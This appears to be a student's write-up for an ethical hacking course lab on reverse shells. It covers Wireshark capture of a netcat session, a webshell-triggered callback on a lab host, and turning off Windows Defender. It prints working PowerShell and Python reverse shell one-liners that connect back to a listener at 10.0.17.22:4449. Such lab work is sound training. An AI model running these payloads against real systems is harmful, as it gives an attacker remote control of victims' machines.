> For the complete documentation index, see [llms.txt](https://paul-gleason.gitbook.io/sec-335-eth.-hacking-and-pen.-testing/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://paul-gleason.gitbook.io/sec-335-eth.-hacking-and-pen.-testing/labs/lab-8.2-reverse-shell.md).
# Lab 8.2: Reverse Shell


### **Deliverable 1. Run wireshark, create a capture filter on 4449/tcp and capture a command or two entered through the nc session. Provide a screenshot showing the followed tcp stream, similar to the screenshot below.**

### **Deliverable 2. Try this out on Pippen by leveraging an uploaded webshell or reverse shell on pippen to run a similar command to connect back to a listener. You may need to upload a small shell script to make this happen, particularly if you are using the simple-backdoor.php script. Provide a screenshot similar to the one below that shows you invoking the reverse shell on the target via curl or your web browser and catching the connection on your kali box.**

### **Deliverable 3. Access your windows system on SEC335-WAN via remmina (so that you can copy paste). Provide a screenshot similar to the one below that shows the unsuccessful execution of powershell via cmd.exe followed by the successful reverse shell after you figure out how to turn off Windows Defender.**
{% code overflow="wrap" %}
```powershell
powershell -c "$client = New-Object System.Net.Sockets.TCPClient('10.0.17.22',4449); $stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0}; while(($i = $stream.Read($bytes, 0, $bytes.length)) -ne 0){;$data= (New-Object -TypeName System.Text.ASCIIENcoding).GetString($bytes,0,$i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```
{% endcode %}
### **Deliverable 4. Hit the internet, see if you can create a python2,3 or php reverse shell on any of the linux targets. Provide a screenshot similar to the one below as well as the full text of the command used and the results of the id command invoked on the rocky through the reverse shell.**
{% code overflow="wrap" %}
```python
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.17.22",4449));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
```
{% endcode %}
Source: